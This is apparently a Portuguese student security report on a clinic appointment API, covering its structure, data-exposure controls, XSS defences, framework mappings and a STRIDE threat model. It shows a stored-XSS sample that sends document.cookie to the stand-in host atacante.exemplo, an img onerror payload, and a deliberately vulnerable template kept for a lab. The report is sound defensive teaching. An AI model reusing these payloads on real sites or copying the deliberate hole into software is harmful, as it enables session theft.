Instituto Infnet

Análise e Segurança de Agentes de IA

Desenvolvimento Seguro de Aplicações Web

2026T3

Yohann M G Guedes

Assessment - API de agendamento de consultas

Relatório técnico do Assessment. Cada seção corresponde a um exercício e explica as decisões de segurança tomadas, com referência ao código-fonte, aos testes automatizados e às evidências da pasta `evidencias/`.

Vídeo de apresentação (YouTube, não listado): <inserir link>.



Exercício 1 - Fundação da API de agendamento

Ambiente isolado

O projeto roda em um ambiente virtual próprio, criado na raiz do serviço:

```
python -m venv venv
venv\Scripts\activate
pip install -r requirements.txt          # dependências da aplicação
pip install -r requirements-dev.txt      # + pytest, bandit, pip-audit
```

As versões estão fixadas em `requirements.txt`. Fixar versão é um controle de segurança e não só de reprodutibilidade: o pip-audit do Exercício 12 audita exatamente o que vai para produção, e uma atualização silenciosa de dependência não entra sem passar pelo pipeline. A evidência (`evidencias/ex01-fundacao.txt`) mostra `sys.prefix` diferente de `sys.base_prefix`, ou seja, o interpretador em uso é o do venv, e o `pip freeze` do ambiente.

Estrutura modular

```
main.py                cria o app, registra middlewares e routers
app/
  config.py            configuração e segredos (BaseSettings)
  models.py            contratos de entrada e saída (Pydantic)
  db_models.py         tabelas (SQLModel)
  database.py          engine, sessão e consultas parametrizadas
  validators.py        regex e whitelists de entrada
  limiter.py           rate limiting
  middlewares.py       autenticação JWT, guarda de posse, cabeçalhos
  seed.py              dados de avaliação (desligado por padrão)
  auth/                camada de autenticação separada
    security.py        bcrypt, JWT, MFA, bloqueio por identidade
    permissoes.py      matriz RBAC e audiências
    autenticacao.py    fluxos password e client_credentials
    dependencies.py    principal, escopos, fábrica de posse, auditoria
    csrf.py            token anti-CSRF da página da recepção
  routes/              um APIRouter por recurso
    consultas.py  pacientes.py  profissionais.py  laboratorio.py
    admin.py  auth.py  web.py  inseguro.py
templates/  static/  tests/  ci/  docs/diagramas/  evidencias/
```

A dependência entre módulos é de mão única: `routes` importa `auth`, `database`, `models` e `validators`; `database` importa `db_models` e `config`; `models` só importa `validators`. Nenhuma regra de segurança aparece em mais de um lugar: decodificar JWT existe só em `AutenticacaoJWTMiddleware`, verificar posse só em `exigir_posse`, gravar auditoria só em `auditar`.

Recurso RESTful de consultas

`app/routes/consultas.py` expõe o recurso completo em um `APIRouter` com prefixo `/consultas`:

Método	Rota	Operação
GET	`/consultas`	Lista as consultas visíveis ao chamador
GET	`/consultas/agenda`	Agenda do dia para a recepção
POST	`/consultas`	Cria consulta (201)
GET	`/consultas/{id}`	Detalha uma consulta
PUT	`/consultas/{id}`	Remarca ou altera
DELETE	`/consultas/{id}`	Cancela (mantém o registro com status `cancelada`)

O cancelamento é lógico: apagar fisicamente uma consulta destruiria o histórico clínico e a trilha de quem alterou o quê.

A primeira versão deste esqueleto guardava as consultas em memória dentro de `database.py`; a interface de repositório (`listar_consultas`, `obter_consulta`, `criar_consulta`...) foi desenhada já nesse formato para que a migração do Exercício 11 trocasse só a implementação, sem mexer nas rotas.

Primeiro teste automatizado

`tests/test_consultas.py` é o arquivo de testes que cresce ao longo do Assessment. O caso de sucesso exigido é `test_profissional_cria_consulta_e_ela_aparece_na_listagem`: autentica a profissional, cria uma consulta, confere 201, os nomes resolvidos, e que ela aparece na listagem e no detalhe com o mesmo conteúdo. `tests/conftest.py` prepara um banco descartável em diretório temporário e recria os dados antes de cada teste, então a ordem de execução não influencia o resultado.

```
$ python -m pytest tests/test_consultas.py -v
tests/test_consultas.py::test_profissional_cria_consulta_e_ela_aparece_na_listagem PASSED
...
```

consultas-api 1.0.0 OAS 3.1

/openapi.json

API de agendamento de consultas da rede de clínicas.

Authorize

autenticação

- POST /auth/token Emite access token (password ou client_credentials)
- POST /auth/mfa Conclui o login administrativo com o segundo fator
- GET /auth/eu Claims do token apresentado

consultas

- GET /consultas Listar Consultas
- POST /consultas Criar Consulta
- GET /consultas/agenda Agenda Do Dia
- GET /consultas/{consulta_id} Obter Consulta
- PUT /consultas/{consulta_id} Atualizar Consulta
- DELETE /consultas/{consulta_id} Cancelar Consulta

pacientes

- GET /pacientes/busca Buscar Pacientes
- GET /pacientes/{paciente_id} Obter Paciente
- POST /pacientes Cadastrar Paciente

profissionais

- GET /profissionais Listar Profissionais

integração laboratório

- GET /laboratorio/horarios-disponiveis Horarios Disponiveis

administração

- GET /admin/usuarios Listar Usuarios
- GET /admin/auditoria Trilha De Auditoria

status

- GET / Status Servico

Schemas

- Body_emitir_token_auth_token_post › Expand all object
- ConsultaAgenda › Expand all object
- ConsultaCreate › Expand all object
- ConsultaPublic › Expand all object
- ConsultaUpdate › Expand all object
- DesafioMFA › Expand all object
- Especialidade › Expand all string
- HTTPValidationError › Expand all object
- HorarioDisponivel › Expand all object
- PacienteCreate › Expand all object
- PacientePublic › Expand all object
- ProfissionalPublic › Expand all object
- RegistroAuditoriaPublic › Expand all object
- StatusConsulta › Expand all string
- Token › Expand all object
- UsuarioPublic › Expand all object
- ValidationError › Expand all object
- VerificacaoMFA › Expand all object

Rotas da API no Swagger

Evidências: `evidencias/ex01-fundacao.txt`, `evidencias/tela-01-swagger-rotas.png`.

Exercício 2 - Controle de exposição de dados e templates seguros

Separação entre tabela e contrato

O que o banco guarda e o que a API devolve são classes diferentes:

Camada	Classe	Campos
Tabela	`Consulta` (`app/db_models.py`)	todos, inclusive `token_auditoria`, `criado_por_id`, `criado_em`, `atualizado_em`, `ip_origem`
Resposta ao profissional e ao paciente	`ConsultaPublic` (`app/models.py`)	id, paciente, profissional, início, duração, status, motivo, observações
Resposta à recepção	`ConsultaAgenda`	horário, paciente, profissional, especialidade, status, observações (sem `motivo`)
Resposta ao laboratório	`HorarioDisponivel`	profissional, especialidade, início, fim (nenhum dado de paciente)
Cadastro de paciente	`PacientePublic`	CPF substituído por `cpf_mascarado` (`***.018.159-**`)

Toda rota declara `response_model`. O repositório devolve o registro inteiro de propósito (`database._montar` faz `consulta.model_dump()`), e é o `response_model` que corta: um campo novo adicionado à tabela não vaza, porque não está no contrato. Isso é allowlist de saída, o oposto de lembrar de remover campo por campo.

A escolha de recortes diferentes por consumidor aplica o princípio da necessidade da LGPD (art. 6º, III): a recepção precisa saber quem chega e a que horas, não por que a pessoa vai ao cardiologista.

O teste `test_resposta_json_nao_expoe_campos_internos` confere a resposta real, e `test_contrato_openapi_nao_declara_campos_internos` confere o contrato publicado no OpenAPI, que é o que o frontend vai gerar como tipo.

Página HTML com herança de templates

- `templates/base.html`: estrutura comum (cabeçalho, rodapé com aviso de LGPD, folha de estilo em `/static/agenda.css`).
- `templates/login.html` e `templates/agenda.html`: `{% extends "base.html" %}` e preenchem os blocos `titulo`, `acoes` e `conteudo`.

`/web/agenda` (`app/routes/web.py`) converte cada linha em `ConsultaAgenda` antes de entregar ao template. O template não recebe o motivo clínico, então nem um erro de template conseguiria exibi-lo.

Proteção contra XSS


O `Jinja2Templates` do FastAPI cria o ambiente com autoescape para arquivos `.html`. Todo `{{ c.observacoes }}` é convertido em entidades antes de entrar na página:

```
gravado:   <script>fetch('https://atacante.exemplo/?c='+document.cookie)</script>
na página:
<td>&lt;script&gt;fetch(&#39;https://atacante.exemplo/?c=&#39;+document.cookie)&lt;/script&gt;</td>
```

Decisões:

- O texto é armazenado como digitado. Filtrar `<` na entrada quebraria observação legítima e não pegaria vetores de outro contexto (atributo, URL, JSON). A defesa é o encoding na saída, no contexto certo.
- Nenhum template usa `|safe` ou `Markup` com dado de usuário. A única ocorrência de `|safe` do projeto está em `templates/agenda_inseguro.html`, a versão vulnerável preservada para o Exercício 8.

- A CSS foi movida para arquivo estático para que a CSP das páginas da recepção (Exercício 10) não precise de `'unsafe-inline'` nem em `style-src`. A CSP é a segunda barreira: mesmo que um script fosse injetado, `script-src 'self'` impede a execução.



Rede de Clínicas Sistema interno da recepção


Renata Lopes Sair

Agenda do dia 04/10/2026

Horário	Paciente	Profissional	Especialidade	Status	Observações
11:00	João Batista	Dra. Helena Prado	cardiologia	confirmada	<img src=x onerror="document.body.insertAdjacentHTML('afterbegin','<h1 style=background:#b00020;color:#fff;padding:1rem>XSS executado no navegador da recepção</h1>')">

Uso interno. Dados protegidos pela LGPD: não copie, fotografe ou compartilhe esta tela.

Agenda segura: payload exibido como texto



Agenda vulnerável com |safe: script executado

Evidências: `evidencias/ex02-response-model-e-template.txt`, telas 04 e 05.

Exercício 3 - Fundamentos de segurança e modelagem inicial

Tríade CIA

A confidencialidade tem peso maior que as outras duas propriedades porque o sistema trata dado referente à saúde, categoria de dado pessoal sensível (LGPD, art. 5º, II). Vazamento desse dado é irreversível, exige comunicação à ANPD e ao titular (art. 48) e sujeita a empresa às sanções do art. 52. Integridade vem em seguida: uma consulta remarcada indevidamente tira o atendimento de uma pessoa. Disponibilidade importa, mas a clínica tem plano de contingência manual (agenda em papel) que não existe para um vazamento.

Propriedade	**Ativo crítico**	**Ameaça concreta**	**Controle implementado**
Confidencialidade	Motivo e observações da consulta	Paciente lê consulta de outro trocando o id (BOLA)	`exigir_posse` e `GuardaAutorizacaoMiddleware`
Confidencialidade	CPF e contato do paciente	Resposta com campo além do necessário	`response_model`, `PacientePublic` com CPF mascarado
Confidencialidade	Dado clínico na recepção	Recepcionista vendo motivo de consulta	`ConsultaAgenda` sem `motivo`, escopo `agenda:ler`
Confidencialidade	Dado em trânsito	Interceptação	HSTS e TLS na borda (risco residual R-03)
Integridade	Agenda	Profissional cancela consulta de outro; mass assignment	`consulta_alteravel`, `extra="forbid"`
Integridade	Página da recepção	XSS armazenado alterando a página	Autoescape, CSP
Integridade	Token	JWT adulterado ou com `alg=none`	Algoritmo fixado, assinatura, `aud`, papel conferido no banco
Integridade e responsabilização	Histórico de acesso	Ninguém sabe quem leu o quê	`RegistroAuditoria`

Disponibilidade	API e login	Força bruta, flood	Rate limiting por tipo de rota, bloqueio por identidade
Disponibilidade	Banco	Consulta sem limite	Janela de 60 dias, tamanho máximo dos campos

Frameworks de referência mapeados a controles


Framework	**Item**	**Controle concreto**	**Onde**
OWASP Top 10 2021	A01 Broken Access Control	Escopos por papel + `exigir_posse` + guarda fail-closed	`app/auth/dependencies.py`, `app/middlewares.py`
OWASP Top 10 2021	A02 Cryptographic Failures	bcrypt custo 12; JWT HS256 com segredo ≥ 32 caracteres	`app/auth/security.py`, `app/config.py`
OWASP Top 10 2021	A03 Injection	`select()` parametrizado, whitelist regex, autoescape	`app/database.py`, `app/validators.py`, `templates/`
OWASP Top 10 2021	A04 Insecure Design	`extra="forbid"`, contratos de saída por consumidor	`app/models.py`
OWASP Top 10 2021	A05 Security Misconfiguration	Cabeçalhos, CORS allowlist, docs desligável	`app/middlewares.py`, `main.py`
OWASP Top 10 2021	A07 Identification and Authentication Failures	MFA, rate limit, bloqueio, mensagem única	`app/auth/`
OWASP Top 10 2021	A09 Security Logging and Monitoring Failures	Trilha de auditoria de acesso	`RegistroAuditoria`

OWASP API Security Top 10 2023	API1 BOLA, API3 BOPLA, API5 BFLA	`exigir_posse`, `response_model` + `extra="forbid"`, `exigir_administrador`	idem
OWASP ASVS 4.0	V2 autenticação, V3 sessão, V4 controle de acesso, V5 validação	bcrypt, cookie HttpOnly/SameSite, ownership, whitelist	idem
NIST SSDF (SP 800-218)	PO.1 requisitos de segurança	Requisitos do enunciado viraram threat model e testes T-xx	Seção Threat model deste relatório, `tests/`
NIST SSDF	PS.1 proteger o código e segredos	`.env` fora do repositório, `SecretStr`	`app/config.py`, `.gitignore`
NIST SSDF	PW.1 design seguro / PW.5 codificação segura	Defesa em profundidade, validação centralizada	`app/auth/`, `app/validators.py`
NIST SSDF	PW.7 / PW.8 revisar e testar	pytest de segurança, Bandit, Semgrep, ZAP	`tests/`, `.github/workflows/security.yml`
NIST SSDF	RV.1 / RV.2 identificar e corrigir vulnerabilidades	pip-audit agendado, security gate, exceções com validade	`ci/security_gate.py`
MITRE ATT&CK	T1110 Brute Force	Rate limit 5/min e bloqueio por identidade	`app/limiter.py`, `app/auth/security.py`
MITRE ATT&CK	T1078 Valid Accounts	MFA para administrador; usuário desativado perde acesso imediato	`app/auth/`
MITRE ATT&CK	T1190 Exploit Public-Facing Application	Validação, parametrização, cabeçalhos	`app/validators.py`, `app/database.py`

MITRE ATT&CK	T1552 Unsecured Credentials	Segredo obrigatório no ambiente; Semgrep `p/secrets`	`app/config.py`
MITRE CWE	CWE-639, 89, 79, 915, 352, 307, 798	Cada CWE tem teste e controle (ver Exercício 13)	`tests/`


DFD

Nível 0 (contexto), com as cinco fronteiras de confiança. As setas marcadas com `[dado de saúde]` e `[PII]` são os fluxos sensíveis.



DFD nível 0

Nível 1, abrindo a aplicação em processos:



DFD nível 1

Fronteira	**O que cruza**	**Controle na travessia**
Internet → borda	Credenciais, JWT, dado de saúde do titular	TLS/HSTS, CORS allowlist, rate limit
Rede da clínica → borda	Cookie de sessão da recepção	HttpOnly, Secure, SameSite=Strict, CSRF
Parceiro → borda	Segredo M2M, token de serviço	client_credentials, escopo e `aud` próprios
Borda → aplicação	Claims do token	`AutenticacaoJWTMiddleware` fail-closed
Aplicação → dados	SQL com PII e dado de saúde	Bind parameters, sessão por requisição
Ambiente → aplicação	Segredo JWT, URL do banco	`BaseSettings` + `.env` / cofre

Fluxos de dados de paciente: (1) profissional cria e lê consulta, com motivo clínico, entre frontend, API e D2; (2) paciente lê a própria consulta; (3) recepção recebe agenda sem motivo; (4) laboratório recebe apenas ocupação de horário, sem nenhum identificador de paciente; (5) toda leitura autorizada ou negada gera registro em D3.

Imagens: `docs/diagramas/dfd-nivel0.png` e `docs/diagramas/dfd-nivel1.png`.

Exercício 4 - Modelagem de ameaças com STRIDE

O threat model consolidado está na seção seguinte deste relatório e é o documento de referência para os exercícios seguintes. Aqui ficam o método e as decisões.

Método

1. Partir do DFD do Exercício 3 e listar os ativos pela consequência de perda (seção 2 do threat model).
2. Enumerar as superfícies de ataque por rota e por canal (seção 3).
3. Escrever misuse cases a partir dos atores reais do enunciado, inclusive os internos: paciente autenticado, profissional curioso, recepcionista, parceiro com token vazado e insider com acesso ao repositório (seção 4).
4. Aplicar STRIDE a cinco componentes (C1 a C5), uma linha por letra, para não deixar categoria sem análise (seção 5).
5. Consolidar em um catálogo único T-01 a T-22, cada ameaça com categoria OWASP, ativo, mitigação, arquivo e teste (seção 6).

Misuse cases principais

ID	Caso	Por que importa neste domínio
MC-01	Paciente enumera consultas trocando o id	É o incidente descrito no Exercício 8; expõe dado de saúde de terceiros
MC-03	Token do laboratório vazado usado para ler pacientes	O contrato limita o parceiro a horários; a limitação precisa valer mesmo com o token comprometido
MC-04	Força bruta no login da recepção	Já ocorreu em testes anteriores segundo o Exercício 10

MC-05	Script nas observações sequestrando a sessão da recepção	A recepção vê a agenda de todos os profissionais: um XSS ali alcança dado de toda a clínica
MC-08	Recepcionista lendo motivo clínico	Ameaça interna; a recepção não precisa do dado para trabalhar

Decisões

- Ameaça interna entra no modelo. Em saúde, boa parte dos incidentes envolve pessoas com acesso legítimo olhando o que não deveriam; por isso MC-02 e MC-08 existem e a trilha de auditoria (T-15) registra também os acessos permitidos.
- Cada ameaça tem um teste com o ID no nome (`test_t01_...`). Assim o threat model deixa de ser só documento: se uma mitigação regredir, o pipeline do Exercício 12 aponta qual ameaça voltou a ficar aberta.
- A priorização de risco das ameaças que viraram vulnerabilidades reais está no Exercício 12, com CVSS 3.1. A rastreabilidade até a evidência final está no Exercício 13.

Threat model da consultas-api

Versão 1.0 | Serviço: consultas-api 1.0.0 | Autor: Yohann Guedes

Artefato oficial de modelagem de ameaças (Exercício 4). Os identificadores T-xx definidos aqui são usados nos testes automatizados (`tests/test_autorizacao.py`, `tests/test_entrada.py`, `tests/test_cabecalhos_e_limites.py`), na tabela CVSS do Exercício 12 e no relatório de rastreabilidade do Exercício 13.

1. Sistema

API REST de agendamento de consultas de uma rede de clínicas. Lida com dado pessoal sensível (dado referente à saúde, art. 5º, II, e art. 11 da LGPD).

Ator	**Canal**	**O que pode fazer**
Paciente (titular)	Frontend JSON	Ler as próprias consultas
Profissional de saúde	Frontend JSON	Criar, remarcar e cancelar consultas dos próprios pacientes; ler cadastro dos próprios pacientes
Recepcionista	Página HTML interna	Ver a agenda do dia sem dado clínico; cadastrar e buscar pacientes
Administrador	Frontend JSON com MFA	Administração de usuários e leitura da trilha de auditoria
Laboratório parceiro	M2M (client_credentials)	Somente consultar horários disponíveis

Componentes analisados:

Código	**Componente**	**Arquivos**

C1	API de consultas e pacientes	`app/routes/consultas.py`, `app/routes/pacientes.py`
C2	Autenticação e autorização	`app/auth/`, `app/middlewares.py`, `app/routes/auth.py`
C3	Persistência	`app/database.py`, `app/db_models.py`, `app/config.py`
C4	Página da recepção	`app/routes/web.py`, `templates/`
C5	Integração do laboratório	`app/routes/laboratorio.py`

2. Ativos

Código	**Ativo**	**Onde vive**	**Perda mais grave**
A1	Dado de saúde (motivo da consulta, observações, especialidade)	Tabela `consulta`	Exposição de dado sensível, sanção da ANPD, dano ao titular
A2	Dado identificador do paciente (nome, CPF, e-mail, telefone, nascimento)	Tabela `paciente`	Identificação e vinculação do titular ao dado de saúde
A3	Credenciais (hash bcrypt de senha, segredo do laboratório)	Tabelas `usuario` e `clientem2m`	Tomada de conta e acesso em nome de terceiros
A4	Chave de assinatura JWT e URL do banco	`.env` / cofre de segredos	Emissão de token de qualquer papel; acesso direto ao banco
A5	Integridade da agenda	Tabela `consulta`	Consulta remarcada ou cancelada indevidamente, paciente sem atendimento

A6	Trilha de auditoria	Tabela `registroauditoria`	Impossibilidade de responder a incidente e de atender o titular (art. 37 LGPD)
A7	Disponibilidade do serviço	Processo da API	Recepção sem agenda, clínica parada

3. Superfícies de ataque

Superfície	**Exposição**	**Dados que atravessam**
`POST /auth/token`, `POST /auth/mfa`	Pública	Credenciais, segredo M2M, código MFA
`GET/POST/PUT/DELETE /consultas*`	Token de usuário	A1, A2, A5
`GET/POST /pacientes*`	Token de usuário	A2
`GET /laboratorio/horarios-disponiveis`	Token M2M	Ocupação da agenda
`GET /admin/*`	Token de administrador com MFA	Usuários, A6
`GET/POST /web/login`, `GET /web/agenda`, `POST /web/logout`	Rede interna, cookie	A2 e observações
`/docs`, `/openapi.json`	Pública (desligável)	Mapa da superfície
Configuração (`.env`) e dependências	Pipeline e servidor	A4

4. Misuse cases

ID	**Ator malicioso**	**Caso de uso abusivo**	**Ameaças**	**Mitigação**

MC-01	Paciente autenticado	Troca o id em `/consultas/{id}` e enumera consultas de outros pacientes	T-01	`exigir_posse` + guarda de posse + auditoria
MC-02	Profissional curioso	Lê cadastro e agenda pacientes de outro profissional	T-02, T-20	Regras `pode_ler_paciente` e `pode_alterar_consulta`
MC-03	Atacante com token do laboratório vazado	Usa o token para ler consultas e pacientes	T-04	Escopo `horarios:ler`, `aud` próprio, rota exclusiva
MC-04	Atacante externo	Força bruta / credential stuffing no login da recepção	T-05, T-21	Rate limit 5/min, bloqueio por identidade, mensagem única
MC-05	Profissional mal-intencionado ou conta comprometida	Grava `<script>` nas observações para sequestrar a sessão da recepção	T-10, T-19	Autoescape, CSP sem inline, cookie HttpOnly
MC-06	Usuário com acesso à busca	Injeta SQL no termo de busca para extrair hashes	T-09	Whitelist por regex + `select()` parametrizado
MC-07	Profissional	Envia `profissional_id` no corpo para criar consulta em nome de outro	T-11	`extra="forbid"`
MC-08	Recepcionista	Tenta ver o motivo clínico das consultas	T-12	`ConsultaAgenda` sem `motivo`; escopo `agenda:ler` sem `consultas:ler`
MC-09	Insider com acesso ao repositório	Usa segredo JWT ou credencial publicada no código	T-17	`BaseSettings`, `SecretStr`, segredo obrigatório, Semgrep `p/secrets`

MC-10	Site malicioso	Faz o navegador da recepção logada chamar a API (CORS/CSRF)	T-14, T-19	Allowlist de CORS, SameSite=Strict, token anti-CSRF

5. STRIDE por componente

C1 API de consultas e pacientes

STRIDE	Ameaça	ID
Spoofing	Uso de token alheio ou forjado para operar consultas	T-06, T-07
Tampering	Mass assignment de `profissional_id`, `token_auditoria`, `criado_por_id`	T-11
Repudiation	Profissional nega ter cancelado consulta	T-15
Information disclosure	BOLA em consultas e pacientes; campos internos e CPF completo na resposta	T-01, T-02, T-12
Denial of service	Flood de criação de consultas ou buscas	T-16
Elevation of privilege	Paciente altera consulta; profissional altera consulta de outro	T-20

C2 Autenticação e autorização

STRIDE	Ameaça	ID

Spoofing	Força bruta, enumeração de e-mail, administrador sem MFA	T-05, T-21, T-08
Tampering	Token com `alg=none`, assinatura forjada, payload adulterado	T-06
Repudiation	Login e negações sem registro	T-15
Information disclosure	Segredo JWT no código ou em log	T-17
Denial of service	Bloqueio de conta como arma contra usuário legítimo	T-05
Elevation of privilege	Pedido de escopo além do papel; token de usuário com audiência do laboratório	T-03, T-07

C3 Persistência

STRIDE	**Ameaça**	**ID**
Spoofing	Conexão ao banco com credencial vazada	T-17
Tampering	SQL injection alterando ou lendo tabelas	T-09
Repudiation	Alteração de consulta sem `atualizado_em`/`ip_origem`	T-15
Information disclosure	Leitura de hashes por UNION; banco sem criptografia em repouso	T-09, R-05
Denial of service	Consulta sem limite de tamanho ou janela de datas	T-16
Elevation of privilege	Escrita direta em campos internos	T-11

C4 Página da recepção

STRIDE	Ameaça	ID
Spoofing	Roubo do cookie de sessão; CSRF de login/logout	T-19
Tampering	XSS armazenado nas observações	T-10
Repudiation	Acesso à agenda sem registro	T-15
Information disclosure	Clickjacking; cache do navegador com dado de saúde; motivo clínico na tela	T-13, T-12
Denial of service	Script injetado travando a página	T-10
Elevation of privilege	Script executando ações com a sessão da recepção	T-10

C5 Integração do laboratório

STRIDE	Ameaça	ID
Spoofing	Segredo do cliente vazado; força bruta no client_secret	T-04, T-05
Tampering	Parâmetros de busca manipulados (especialidade, data)	T-09
Repudiation	Chamadas do parceiro sem registro	T-15
Information disclosure	Token do laboratório lendo dado de paciente; PII na resposta de horários	T-04
Denial of service	Varredura de datas sem limite	T-16
Elevation of privilege	Escopo fora do contrato concedido ao token	T-04

6. Catálogo de ameaças e mitigações

